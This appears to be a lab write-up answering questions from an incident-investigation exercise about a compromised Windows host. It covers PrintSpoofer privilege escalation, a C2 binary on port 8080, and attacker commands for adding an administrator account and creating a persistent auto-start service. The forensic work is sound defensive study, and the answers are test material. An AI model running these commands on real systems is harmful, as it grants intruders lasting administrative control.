
Answer: PrintSpoofer

3.The tool exploits a specific privilege owned by the user. What is the name of the privilege?




Answer:SeImpersonatePrivilege

4.Then, the attacker executed the tool with another binary to establish a c2 connection. What is the name of the binary?



Answer:final.exe

5.The binary connects to a different port from the first c2 connection. What is the port used? Once the attacker gained the c2 connection



Answer: 8080

Actions on Objective - Fully-owned Machine

Investigation Guide

Now, we can rely on our cheatsheet to investigate events after a successful privilege escalation:

- The attacker gained SYSTEM privileges; now, the user context for each malicious execution blends with **NT Authority\System.**
- All child events of the new malicious binary used for C2 are worth checking.

1.Upon achieving SYSTEM access, the attacker then created two users. What are the account names?

Format: Answer in alphabetical order - comma delimited


Used Brim to see the base64 encoded commands, the filter used :

```
_path=="http" "resolvecyber.xyz"  id.resp_p==8080 | cut ts, host, id.
resp_p, uri | sort ts

Timing of the packet:2022-06-20T17:27:32.273117Z
```

Answer: shion,shuna

2.Prior to the successful creation of the accounts, the attacker executed commands that failed in the creation attempt. What is the missing option that made the attempt fail?

Packet Time: 2022-06-20T17:27:41.352183Z



Answer: /add

3.Based on windows event logs, the accounts were successfully created. What is the event ID that indicates the account creation activity?
Search in google What event id for account creation

Answer: 4720

4.The attacker added one of the accounts in the local administrator's group. What is the command used by the attacker?

Answer: net localgroup administrators /add shion

5.Based on windows event logs, the account was successfully added to a sensitive group. What is the event ID that indicates the addition to a sensitive local group?


Search in google : event ID that indicates the addition to a sensitive local group?

Answer: 4732

6.After the account creation, the attacker executed a technique to establish persistent administrative access. What is the command executed by the attacker to achieve this?

Format: Remove the double quotes from the log

We know that attacker is in Tempest Computer system we filter the executable field “Tempest”



Answer: C:\Windows\system32\sc.exe \\TEMPEST create TempestUpdate2 binpath= C:\ProgramData\final.exe start= auto